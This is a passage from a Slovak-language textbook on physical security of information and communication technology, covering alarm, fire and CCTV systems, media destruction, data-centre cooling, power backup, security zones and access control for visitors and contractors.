  - perimetrické systémy umožňujúce stráženie plotu pomocou bezdrôtových akceleračných RFID detektorov pripevnených na pletive, ktoré dokážu detegovať demontáž senzorov, prestrihnutie plotu, pomalé naklonenie, a pod.

Súčasťou EZS bývajú v špecifických prípadoch aj tiesňové hlásiče (spravidla skryté tlačidlové tiesňové hlásiče, prípadne špeciálne kódy, ktorých použitie vyvolá tzv. „tichý“ poplach) určené na manuálne vytváranie poplachového stavu osobami, ktoré sa nachádzajú v stave núdze alebo ohrozenia, a ktoré sú oboznámené s ich obsluhou.

#### 7.4.2.3 Elektrická požiarna signalizácia

Elektrická požiarna signalizácia (EPS) je súbor hlásičov požiaru, ústrední EPS a doplňujúcich zariadení EPS, vytvárajúci systém, ktorý slúži na preventívnu ochranu objektov pred požiarmi tak, že akusticky a opticky signalizuje vznik a miesto požiaru. EPS samočinne alebo prostredníctvom ľudského činiteľa urýchľuje odovzdávanie informácií o požiari osobám, určeným na vykonávanie hasiaceho zásahu. Základná zostava EPS pozostáva z hlásičov požiaru, hlásičových liniek, ústrední EPS, signalizačných liniek a doplňujúcich zariadení (signalizačné zariadenia, zariadenia diaľkového prenosu informácií, ovládacie jednotky, napájacie zariadenie a pod.). Elektrická požiarna signalizácia musí identifikovať najmenej jeden fyzikálny jav alebo chemický jav spôsobený požiarom v stráženom priestore, akusticky alebo opticky signalizovať poplach v stráženom priestore a ovládať zariadenia, ktoré sú na ňu napojené. **Error! Reference source not found.**.
Okrem detektorov požiaru sa používajú aj tzv. plynové hlásiče (ide o hlásiče citlivé na výskyt konkrétnych plynov v rámci definovaného priestoru) a manuálne tlačidlové hlásiče elektrickej požiarnej signalizácie, ktoré sa používajú na ručné signalizovanie požiaru.
Systém požiarnej ochrany však nemusí byť tvorený len uvedenými prvkami a hlásičmi, či už optického, teplotného alebo manuálneho charakteru, ale môže byť doplnený aj o automatické hasiace zariadenie s príslušným typom hasiaceho média podľa toho, čo sa v chránených priestoroch nachádza a najmä podľa toho, či sa hasia priestory, kde sa nachádzajú ľudia alebo len IKT zariadenia.

#### 7.4.2.4 Kamerové systémy

Kamerová zostava v rámci uzatvoreného televízneho okruhu (tzv. CCTV - Closed Circuit Television – uzavretý televízny okruh) je systém určený na video kontrolu, resp. monitorovanie chránených priestorov a objektov. Videozáznam sa spravidla nahráva aby umožňoval aj spätnú možnosť, kontroly, resp. zistenie podrobností o incidente. Kľúčovou vlastnosťou týchto systémov ja najmä citlivosť a rozlíšenie použitých kamier, resp. príslušných snímačov. V praxi sa používa veľa typov snímačov založených na rôznych technológiách, ktoré umožňujú snímanie aj pri zhoršených podmienkach viditeľnosti, prípadne sa používajú v kombinácii s prisvietením, či už vo viditeľnom alebo infračervenom spektre.

#### 7.4.2.5 Zariadenia na fyzické ničenie dátových nosičov

Pri spracovaní a následnej potrebe zničenia citlivých dát je potrebné použiť zariadenie na fyzické ničenie dátových nosičov. Uvedená požiadavka je napr. definovaná aj zákonom č. 395/2002 Z. z. o archívoch a registratúrach. Na tento účel sú určené špeciálne zariadenia, ktorých efektivita je klasifikovaná podľa citlivosti údajov nachádzajúcich sa na príslušných nosičoch, ktoré sa majú zničiť. Dnes už existujú samostatné špeciálne skartovacie zariadenia v závislosti na type média, ktoré sa ma zničiť.
Bežné skartovacie stroje skartujú spôsobom, ktorý postačuje potrebám bežných užívateľov. Pokiaľ je citlivosť informácii vyššia je potrebné použiť už také zariadenie, ktoré zabezpečuje, že bežnými prostriedkami nie je možné skartovaný materiál zostaviť do čitateľnej podoby. Pre potreby vysokého zabezpečenia sa používajú zariadenia, kde skartovaný materiál môže byť čiastočne zostaviteľný len s použitím špičkových technológií. Samozrejme sú k dispozícii aj zariadenia, kde skartovaný materiál je stopercentne nezostaviteľný.

### 7.4.3 Podporná infraštruktúra

Prvky podpornej infraštruktúry nezabezpečujú IKT z pohľadu ochrany proti úmyselnému narušeniu prípadným útočníkom. Môžu však minimalizovať vplyv hrozieb neúmyselného charakteru, ako napr. neúmyselné zakopnutie a vytrhnutie dátových káblov alebo káblov napájania, a určite minimalizujú hrozby týkajúce sa prírodných vplyv a rôznych porúch IKT, spôsobených neprimeranými podmienkami (napr. nevhodná teplota, vlhkosť, alebo statická energia, prípadne rušenie).
Základné prvky podpornej infraštruktúry tvoria najmä:

- dvojité podlahy alebo podlahy s antistatickou úpravou,
- serverová klimatizácia a tzv. studené a teplé uličky,
- záložne zdroje napájania a generátory,
- vedenia dátových káblov a káblov napájania a dátové rozvádzače.

#### 7.4.3.1 Dvojité podlahy

Účelom a dôvodom na vybudovanie dvojitej podlahy je najmä možnosť zabezpečenia prívodu vzduchu pre účely chladenia, možnosť vedenia elektroinštalácie a inštalácie sietí v relatívne chránenom prostredí, ktoré minimalizuje neúmyselné preseknutie a lebo vytrhnutie káblov a možnosť umiestnenia rozvádzačov a dátových alebo elektrických zásuviek. Okrem týchto dôvodov je možné podlahovinu dvojitej podlahy upraviť antistaticky (pre účely napr. počítačových sál, výrobu elektroniky, alebo oblasť telekomunikácií) alebo vytvoriť elektrostaticky vodivú podlahovinu určenú pre aplikácie do priestorov s požiadavkou na elektrostaticky vodivé prevedenie podlahy (napr. priestory s nebezpečenstvom výbuchu, laboratóriá, RTG pracoviská, operačné sály, a pod.). Dvojitá podlaha má zároveň aj výhodu v prípade údržby alebo zmeny, resp. rozširovaní systémových a komunikačných kapacít, nakoľko umožňuje ľahkú prístupnosť k elektroinštalácii a inštalácii sietí a zároveň poskytuje dostatočnú flexibilitu týchto inštalácii.


#### 7.4.3.2 Serverová klimatizácia

V minulosti sa vo väčšine prípadoch v rámci chladenia serverovne používalo centrálne chladenie, ktoré chladilo miestnosť ako takú a nezohľadňovalo sa rozloženie tepelnej záťaže. Rovnako neboli implementované technológie, ktoré by umožňovali efektívnu reguláciu chladenia do jednotlivých rozvádzačov. S vývojom IKT a štandardov pre IKT sa samozrejme vyvíjali aj technológie a štandardy pre dátové centrá (Poznámka: O štandarde ANSI/TIA 942 - Štandard telekomunikačnej infraštruktúry pre dátové centrá, píšeme podrobnejšie v samostatnej časti.), ktoré zefektívnili aj oblasť a postupy týkajúce sa chladenia IKT.
Klasickú klimatizáciu dnes už môžeme nájsť len pri starších serverovňach. Štandardná klimatizácia počas svojej prevádzky vysušuje vzduch a tomuto sprievodnému javu u nej nie je možné zabrániť. Niektoré serverové miestnosti môžu byť citlivé na takto zníženú vlhkosť vzduchu v priestore, pretože suchý vzduch sa ľahko elektrizuje, takže môže dôjsť k poškodeniu alebo zničeniu IKT zariadení elektrostatickým výbojom.
V nových dátových centrách sa dnes už určite stretneme s klimatizáciou určenou špeciálne pre serverové miestnosti. Takáto klimatizácia už dokáže serverovú miestnosť schladiť rovnomerne pomocou zdvojenej podlahy, ktorá pôsobí ako vzduchovod a otvormi pod servermi sa privádza vzduch priamo na server s chladiacim výkonom podľa jeho tepelnej produkcie. Takéto chladenie je ekonomickejšie, pretože chladí len konkrétny server a nie celý priestor. Navyše výkon klimatizácie je presne prerátaný na elektrický príkon a produkovaný tepelný výkon jednotlivých zariadení. Profesionálne klimatizácie do serverových miestností sú schopné regulovať okrem teploty aj vlhkosť vzduchu a udržiavať ju s mimoriadnou presnosťou v blízkosti požadovanej ideálnej vlhkosti. Väčšina profesionálnych klimatizácií určených do serverových miestností dnes už dokáže chladiť aj v takzvanom režime „free-cooling“ – voľné chladenie, to znamená, že v období, kedy teplota vzduchu v exteriéri poklesne pod cca +16°C, prejde klimatizácia do tohto režimu a chladí za pomoci kvalitne filtrovaného studeného vzduchu privádzaného vo veľkom množstve z exteriéru do interiéru pomocou zabudovanej vzduchotechniky. Prevádzka klimatizácie v režime voľného chladenia je energeticky mimoriadne nenáročná a v tomto režime je možné ušetriť až 95% nákladov na chladenie v porovnaní s prevádzkou týchto zariadení v letných mesiacoch.
Podľa zdroja **Error! Reference source not found.** sa v datacentrách používa aj kompresorové chladenie. Jednotky sú napojené na niekoľko nezávislých chladiacich okruhov. Suché chladiče na streche objektu zaisťujú voľné chladenie (tzv. freecooling) pri nízkych vonkajších teplotách, kedy je v klimatizačných jednotkách používaný glykolový výmenník

miesto kompresorového chladiaceho okruhu. Tým dosahujeme až 60 percent úspor elektrickej energie.
S ohľadom na chlad a hluk sa v datacentrách stavajú oddelené sekcie v rámci serverových miestností, z ktorých si používatelia môžu konfigurovať svoje servery, pre človeka v pohodlnom kancelárskom prostredí.

#### 7.4.3.3 Studené a teplé uličky

K chladeniu prispieva smer prúdenia vzduchu v serverových miestnostiach systémom studených a teplých uličiek. Chladný vzduch je rovnomerne distribuovaný zdvojenou podlahou približne o výške 90 cm k rackovým skriniam z prednej strany. Ohriaty servermi je potom nasávaný zo zadnej strany rackov späť do klimatizácie prostredníctvom podhľadu. Pre vyššie tepelné záťaže sa zavádza systém chladenia v zakrytých studených uličkách, pre extrémne záťaže sú datacentrá vybavené rozvodmi pre pripojenie chladiacich jednotiek a chladených rackových skríň. **Error! Reference source not found.**.
Nasledujúci obrázok graficky znázorňuje tieto teplé a studené uličky. Tento obrázok je zo spomenutého štandardu TIA-942, o ktorom budeme hovoriť v samostatnej kapitole. Čo je však dôležité, je samotný fakt, že aj takáto úroveň detailu je dnes predmetom štandardizácie, ktorá napomáha dosiahnutiu príslušnej úrovne bezpečnosti a ochrany IKT zariadení.




Obrázok 1: Teplé a chladné uličky podľa TIA-942

#### 7.4.3.4 Záložné zdroje a generátory


Záložné zdroje, tzv. **UPS** (**U**ninterruptible **P**ower **S**upply), sú zariadenia obsahujúce najmä riadiacu jednotku a batériu, a ktoré chránia IKT v prípade výpadku hlavného napájania. UPS môže zároveň plniť aj funkciu prepäťovej ochrany. Záložný zdroj, v prípade výpadku hlavného napájania, okamžite zabezpečí dodávku elektrickej energie z vnútorných batérií. Doba zálohovania je priamo úmerná kapacite záložného zdroja alebo nepriamo úmerná príkonu zálohovaných zariadení. Teda o čo vyššia je záťaž (vyšší príkon spotrebičov), tým nižšia je doba zálohovania (doba kým záložný zdroj spotrebuje kapacitu vnútorných batérií). **Error! Reference source not found.**.
Okrem „klasických" IKT zariadení ako sú napr. serveri a sieťové zariadenia sa dnes používa veľa zariadení, ktoré si z hľadiska nepretržitej prevádzky taktiež vyžadujú zálohovanie proti výpadku prúdu. Ide o zariadenia, ktoré môžu byť dôležitou súčasťou systému fyzickej ochrany, takže by sme na ne nemali zabúdať pri výpočte potrebnej kapacity UPS. Môže ísť napr. o vráta na elektrický pohon, núdzové osvetlenie, kamerové systémy, bezpečnostné zámky, rôzne riadiace jednotky, automatický požiarny systém a pod.
UPS sa prevažne používajú na zabezpečenie prevádzky pri krátkodobom výpadku napájania alebo na získanie času potrebného na korektné vypnutie IKT zariadení, aby nedošlo k náhlej

strate dát. Pri prevádzke dôležitých IKT, ktoré si vyžadujú nepretržitú prevádzku nie je použitie UPS dostatočné. V takomto prípade je potrebné použiť elektrocentrálu.
Elektrocentrála alebo obecnejšie benzínový generátor, či benzínový / diesel agregát predstavuje kombináciu elektrického generátora (alternátora) a motora, spojených do jedného zariadenia. Okrem motora a alternátora elektrocentrála obvykle obsahuje palivovú nádrž, ďalej regulátory otáčok motora a napätia generátora, a nakoniec chladiaci, výfukový a mazací systém. Väčšie elektrocentrály zvyčajne majú batériu a elektrický štartér. Špeciálne upravené generátory, ktoré sa používajú ako záložné zdroje napr. v nemocničných zariadeniach, komunikačných strediskách, dátových centrálach, a iných dôležitých zariadeniach sa spúšťajú automaticky pri vysokom zaťažení elektrickej siete alebo pri jej výpadku. **Error! Reference source not found.**.
Základným parametrom, ktorý je pri generátoroch potrebné poznať je jeho výkon, ktorý musí byť dostatočný pre zásobovanie elektrickou energiou pripojených zariadení s definovaným príkonom. Okrem toho je samozrejme dôležité aj výstupné napätie a frekvencia napätia (v našich podmienkach spravidla 230V alebo 400V a 50Hz).

## 7.5 Bezpečnostný perimeter, chránený objekt a chránený priestor

Pod pojmom bezpečnostný perimeter rozumieme vo všeobecnosti priestor, nachádzajúci sa okolo stavebného objektu, ktorý spravidla kopíruje hranicu pozemku patriacu k tomuto stavebnému objektu. Hranica tohto perimetra býva zabezpečená mechanickými zábrannými prostriedkami.
Chránený objekt predstavuje stavebný objekt (budovu, halu, dom a pod.), ktorého plášť je zabezpečený mechanickými zábrannými prostriedkami.
Chránený priestor je priestor vo vnútri chráneného objektu, ktorý je spravidla stavebne alebo inak ohraničený a oddelený od okolitých priestorov nachádzajúcich sa taktiež vo vnútri chráneného objektu, a ktorý je zabezpečený mechanickými zábrannými prostriedkami.
Štandardne sa implementácia mechanických zábranných prostriedkov a technických zabezpečovacích prostriedkov realizuje v rámci perimetra, ktorý sa môže, ale nemusí nachádzať okolo chráneného objektu, v rámci obvodu (plášťa) chráneného objektu, vo vnútri chráneného objektu v rámci chráneného priestoru a v priamom okolí chráneného predmetu, resp. aktíva. Tomuto rozdeleniu zodpovedá aj nasledovné základné rozdelenie typov ochrany:

- Obvodová ochrana - zaisťuje bezpečnosť okolo chráneného objektu použitím príslušných MZP (napr. bariéra, plot, brána) a prípadne signalizuje narušenie perimetra objektu, ak sú na zabezpečenie perimetra použité aj TZP.
- Plášťová ochrana - zabraňuje narušeniu plášťa chráneného objektu a všetkých vstupných a iných otvorov objektu použitím príslušných MZP (napr. bezpečnostné dvere a zámky, mreže, bezpečnostné fólie) a prípadne signalizuje narušenie plášťa chráneného objektu, ak sú na zabezpečenie plášťovej ochrany použité aj TZP.
- Priestorová ochrana - zabezpečuje ochranu presne vymedzeného priestoru vnútri chráneného objektu použitím príslušných MZP (napr. bezpečnostné dvere a zámky, spevnené priečky, okenné zámky) a prípadne signalizuje javy s charakterom nebezpečenstva v chránenom priestore, ak sú na zabezpečenie priestorovej ochrany použité aj TZP.
- Predmetová ochrana - zabezpečuje presne vymedzené priestory (miesta) vo vnútri chráneného priestoru, v ktorých sú uložené alebo sa nachádzajú chránené predmety (aktíva) použitím príslušných MZP (napr. trezor, bezpečnostná schránka, bezpečnostná klietka), najmä pred ich odcudzením alebo neoprávnenou manipuláciou s nimi a prípadne signalizuje narušenie tejto ochrany alebo pokus o narušenie, ak sú na zabezpečenie predmetovej ochrany použité aj TZP.




**Obrázok 2: Základné rozdelenie typov ochrany – Zdroj:** Error! Reference source not found.

Okrem týchto základných typov ochrany sa v praxi môžeme stretnúť aj s všeobecnou definíciou ochrany objektu ako takého, ktorá predstavuje súhrn bezpečnostných, technických a režimových opatrení, ktoré smerujú k prekazeniu akejkoľvek nepriateľskej činnosti proti objektu a osobám, ktoré sa nachádzajú v objekte, s cieľom zabrániť útokom na osoby a majetok, ktoré smerujú k porušovaniu stanoveného režimu, pokoja a poriadku.

V praxi sa často hovorí o tom, že útočník, ktorý je motivovaný, má dostatok času, peňazí a prístupu ku zdrojom je schopný prekonať ľubovoľnú ochranu. Jednou z najefektívnejších metód, ako útočníkovi sťažiť prekonanie zabezpečenia je implementácia viacúrovňovej ochrany.

S viacúrovňovou ochranou súvisia aj tzv. bezpečnostné zóny, ktoré v podstate predstavujú špecifické, najmä chránené priestory. Tieto bezpečnostné zóny sa rozlišujú rôznou úrovňou prístupu, podľa toho, či do konkrétnej zóny má mať prístup napr. verejnosť, návšteva, zmluvní pracovníci, interní pracovníci, alebo len úzky okruh interných pracovníkov, prípadne len vedenie spoločnosti a pod.

Môžeme povedať, že redukcia rizika narušenia dôvernosti, integrity a dostupnosti chránených aktív, nachádzajúcich sa v príslušnej zóne, neoprávnenými osobami, ktoré do príslušnej zóny nemajú povolený vstup, predstavuje jeden z primárnych účelov vytvorenia bezpečnostných zón. Klasifikácia týchto aktív zároveň znamená aj inú úroveň ochrany a zabezpečenia príslušnej zóny, kedy táto ochrana a zabezpečenie musí odpovedať najvyššiemu stupňu aktíva, ktoré sa v zóne nachádza.

Vytvorenie zón zároveň umožňuje lepšiu a presnejšiu identifikácia miesta narušenia, čím je možné zabezpečiť efektívnejší a rýchlejší zásah napr. strážnej služby v prípade narušenia zóny, najmä v zložitých a členitých objektoch.

## 7.6 Umiestňovanie a prístup k IKT

### 7.6.1 Umiestňovanie IKT

Pod bezpečným umiestňovaním IKT rozumieme súbor opatrení, ktoré je potrebné uplatniť pri samotnom umiestnení IKT, ktoré eliminujú hrozby pôsobiace na IKT vyplývajúce najmä z okolitého prostredia. Bezpečné umiestnenie IKT je také umiestnenie, ktoré predchádza úmyselnému alebo neúmyselnému poškodeniu, zničeniu alebo neautorizovanému oboznámeniu sa so spracovávanými, ukladanými alebo prenášanými údajmi v rámci IKT. Môžeme povedať, že spôsoby bezpečného umiestňovania IKT tvoria doplnok k ochrane IKT realizovanej prostredníctvom mechanických zábranných prostriedkov a technických zabezpečovacích prostriedkov.

Pri umiestňovaní IKT do konkrétneho prostredia v rámci príslušných priestorov organizácie je potrebné vyriešiť najmä zabezpečenie umiestnenia IKT do prostredia, ktoré eliminuje riziká, ako sú napr. požiar, záplava, zatopenie z interných rozvodov vody, prípadne kúrenia alebo požiarneho systému, vytrhnutie alebo preseknutie káblov, mechanické poškodenie zariadení, rušenie a pod. Z tohto dôvodu je potrebné v rámci konkrétneho objektu vybrať vhodné priestory pre umiestnenie miestnosti najmä pre serveri ale aj pre ďalšie zariadenia, najmä sieťové prvky umiestnené na samostatných poschodiach a rôzne telekomunikačné a iné zariadenia. Z pohľadu možného rušenia je dôležité, aby sa priestory nenachádzali v blízkosti napr. telekomunikačných antén, alebo iných zariadení s vysokým výkonom elektromagnetického vyžarovania. Na rozdiel od novo projektovaných budov, kde sa s uvedenými skutočnosťami počíta už v rámci projektu, nemusí byť táto úloha jednoduchá, a najmä lacná, pri existujúcich budovách. Je preto potrebné na tieto skutočnosti pamätať a zahrnúť príslušné kritéria do výberu objektu alebo priestorov v rámci objektu, napr. pri sťahovaní organizácie verejnej správy, ktoré v našich podmienkach býva dosť časté.
V prípade, že príslušná miestnosť bola vybraná a prípadne aj patrične upravená (napr. dvojitá podlaha, ochrana pre vedenie káblov, požiarny systém), je dôležité dodržiavať určité správne zásady a pravidlá aj v rámci samotnej prevádzky, aby sa riziká, ktoré sme eliminovali umiestnením IKT do patričných priestorov nezvýšili našim nedbanlivým alebo neodborným správaním. Ide najmä o umiestňovane alebo ponechanie horľavých materiálov v priestoroch serverovne (napr. kartónové obaly so zariadení), neprimerané otváranie okien alebo zabudnutie ich zatvorenia, neúmyselné vytrhnutie alebo preseknutie káblov a pod.
Okrem uvedených základných pravidiel, týkajúcich sa najmä IS a podporných zariadení, je potrebné pamätať na bezpečnosť všetkých typov IKT. V prípade spracovávania citlivých informácií s vysokou hodnotou pre organizáciu je rovnako dôležité pamätať aj na pracovné alebo prenosné počítače a najmä ich obrazovky alebo monitory. Vzhľadom na neoprávnené odpozorovanie citlivých informácií, napr. na obrazovke počítača, alebo odchytením nežiaduceho elektromagnetického vyžarovania, je potrebné umiestniť tieto IKT zariadenia spôsobom, ktorý eliminuje uvedené riziko. V prípade eliminácie rizika odpozorovania by obrazovky nemali byť umiestnené smerom k oknu, ak je na obrazovku viditeľnosť napr. z protiľahlej budovy, alebo smerom do spoločných priestorov a ku dverám, ak je napr. priestor oddelený sklenenou priečkou alebo výplňou, prípadne by náhly a neočakávaný neoprávnený vstup do priestoru mohol znamenať oboznámenie sa s údajmi na obrazovke.
Eliminácia rizika nežiaduceho elektromagnetického vyžarovania je možná umiestnením zariadení do priestorov, ktoré sú od okolitého sveta oddelené dostatočne hrubými stenami, ktoré dokážu toto vyžarovanie pohltiť, napr. suterén budov, alebo úpravou okolitých stien, podlahy a stropu, vytvorením tzv. Faradayovej klietky. Poslednou z možných úprav je použitie špeciálneho a na tento účel vytvoreného zariadenia, tzv. chráneného počítača. Bližšie o tejto problematike sa môžeme dočítať v časti **Error! Reference source not found.**.
Všetky IKT by samozrejme mali byť umiestnené v priestoroch, ktoré poskytujú dostatočné možnosti na realizáciu všetkých navrhnutých opatrení, či už z pohľadu hrozieb prostredia alebo neoprávneného prístupu (v prípade, ak ich použitie a opodstatnenosť je nutné a vyplýva z analýzy rizík). Ide najmä o dostatočné fyzické miesto napr. pre inštaláciu uzamykateľných klietok, možnosť vybudovania alebo inštalácie potrebných mechanických zábranných prostriedkov, inštaláciu technických zabezpečovacích prostriedkov, inštaláciu napájacích káblov pre MZP a TZP a inštaláciu dátových káblov pre TZP, elektroinštaláciu a inštaláciu dátových rozvodov, ale aj inštaláciu akejkoľvek inej podpornej infraštruktúry, napr. vybudovanie dvojitej podlahy vzhľadom na výšku miestnosti, umiestnenie záložných zdrojov a prípadne aj záložného generátora, umiestenie a montáž požiarneho systému a jeho časti a pod.

### 7.6.2 Prístup k IKT

Každý objekt, kde sa predpokladá prístup verejnosti, by mal mať vyčlenenú a jasne ohraničenú vstupnú zónu prístupnú verejnosti. Táto zóna by mala byť jasne oddelená od ostatných zón, kde vstup do týchto zón by mal byť patrične zabezpečený, riadený a kontrolovaný.

Na určenie, resp. identifikáciu toho, či osoba má oprávnenie pre príslušnú úroveň sa zvykne používať farebné rozlíšenie jednotlivých zón, kde tomuto rozlíšeniu zodpovedá aj farebné prevedenie identifikačných príveskov alebo kariet, ktoré zamestnanci, zmluvní pracovníci alebo návštevy nosia na viditeľnom mieste a spravidla (okrem návštev) tento identifikačný prívesok obsahuje aj fotografiu oprávnenej osoby. Identifikácia návštev je realizovaná kontrolou a evidenciou osôb, spravidla na vrátnici, alebo recepcii organizácie, na základe ich identifikačných dokladov (občiansky preukaz, alebo iný relevantný doklad s fotografiou). Následne pridelená, dočasná identifikačná karta býva označená slovom „Návšteva“ a ako už bolo uvedené zvykne byť aj farebne odlíšená. Pokiaľ má byť opatrenie v podobe zavedenia identifikačných kariet alebo príveskov účinné, musia nosenie na viditeľnom mieste týchto identifikačných kariet dodržiavať všetci zamestnanci, vrátane členov vedenia. V opačnom prípade by si návšteva, ktorá nie je sprevádzaná, mohla túto identifikačnú kartu schovať a tým sa neoprávnene vydávať za legitímneho zamestnanca. Okrem tohto opatrenia, sa samozrejme, vzhľadom na charakter objektu a stupeň klasifikácie chránených aktív, odporúča návštevy sprevádzať oprávnenou osobou počas celého pohybu v rámci chráneného objektu.
Uvedené opatrenia je možné podporiť aj ďalšími organizačnými, prípadne technickými opatreniami, ako je napr. overenie identifikačného čísla občianskeho preukazu v databáze stratených a ukradnutých občianskych preukazov, kontrola obsahu prenášaných vecí, kontrola detektorom kovov a pod.
Pokiaľ ide o prístup osôb, ktoré majú na starosti údržbu v zmysle upratovacích, alebo opravárenských činností, prípadne servis IKT zariadení, tieto osoby by mali mať limitovaný prístup ku zdrojom organizácie, na základe uplatnenia princípu „need to do“, t.j. mali by mať k dispozícii len tie zdroje, ktoré nevyhnutne potrebujú k svojej práci.
Okrem vyššie uvedenej zóny pre návštevy sa odporúča vytvorenie samostatnej zóny pre pracovníkov údržby alebo pomocného personálu. Takáto zóna zároveň zabezpečuje, že personálu starajúcemu sa o údržbu nie je umožnený prístup k chráneným priestorom vo vnútri chráneného objektu, čiže do špeciálnych a samostatných zón, kde sa nachádzajú citlivé aktíva.
Tento limitovaný prístup by zároveň mal byť zmluvne upravený (v tzv. SLA – Service Level Agreement) a pokiaľ ide o prístup do priestorov, v ktorých sa nachádzajú citlivé dáta, je nutné podpísať aj zmluvu o mlčanlivosti (tzv. NDA – Non Disclosure Agreement), ktorá upravuje podmienky mlčanlivosti o citlivých informáciách, a ktorá zároveň zavádza aj sankcie za prípadné nedodržanie dohodnutých pravidiel. Podobne ako pri sprevádzaní návštev, rovnaké pravidlo sa v špecifických prípadoch odporúča aj pri vstupe pracovníkov údržby alebo servisu do chránených priestorov s citlivými aktívami, ktorí by mali byť do týchto priestorov sprevádzaní príslušnou oprávnenou a poučenou osobou.
Podobné pravidlá sa odporúča prijať aj v prípade prístupu iných zmluvných pracovníkov tretích strán, ktorí napr. vykonávajú priamo prevádzku alebo administráciu konkrétnych zariadení.
Vzhľadom na pravidelný, prípadne častý prístup týchto ľudí, s relatívne dlhým časom pobytu (napr. počas celých pracovných hodín v rámci dňa), by však bolo neefektívne ich sústavné sprevádzanie. V tomto prípade sa k takýmto pracovníkom pristupuje spravidla ako k vlastným zamestnancom s tým, že podmienky ich práce, vstupu, oprávnenia, povinností, činností a úlohy by mali byť upravené a ošetrené v zmluve medzi organizáciu a príslušnou treťou stranou a povinnosť mlčanlivosti by mala byť ošetrená v individuálnych zmluvách medzi organizáciu a príslušným pracovníkom. V rámci režimových opatrení je potrebné zabezpečiť aby títo pracovníci nemali vstup do iných chránených priestorov alebo k iným aktívam organizácie, ktoré nepotrebujú k svojej práci. Za týmto účelom sa odporúča podporiť režimové opatrenia rôznymi technickými prostriedkami, napr. systémom kontroly vstupu, inštalovaním napr. uzamykateľných klietok, implementáciou logovania, zaznamenávania a pravidelného vyhodnocovania ich pohybu a pod.

## 7.7 Špecifické opatrenia

Riadenie informačnej bezpečnosti v oblasti fyzickej bezpečnosti nie je len o implementácií mechanických zábranných prostriedkov, technických zabezpečovacích prostriedkov a prípadne

podpornej infraštruktúry v kombinácii s implementáciou opatrení na správne umiestnenie IKT zariadení. Efektívne riadenie musí okrem uvedených skutočností obsahovať aj sadu najmä:

- organizačných opatrení, t.j. smerníc a interných predpisov pre:
  - narábanie a používanie MZP a TZP,
  - režim kľúčov od fyzických zámkov a spôsoby ich uloženia,
  - režim obhliadok a obchôdzok strážnej služby (ak je použitá),
  - režim kontroly a odkladania nebezpečných predmetov alebo nosičov informácií,
  - vykonávanie kontrol dodržiavania opatrení,
  - vykonávania kontrol funkčnosti implementovaných prostriedkov a opatrení a pod.,
- všeobecných opatrení na ochranu aktív, ako je napr.:
  - politika „čistého stola“,
  - uzamykanie prenosných počítačov,
  - narábanie a ochrana dokumentov a pod.,
- opatrení na ochranu aktív v prípade práce mimo priestorov organizácie, ktoré zahŕňajú najmä:
  - ochranu prenosných médií,
  - používanie mobilných zariadení,
  - pripájanie mobilných zariadení do internej siete organizácie.

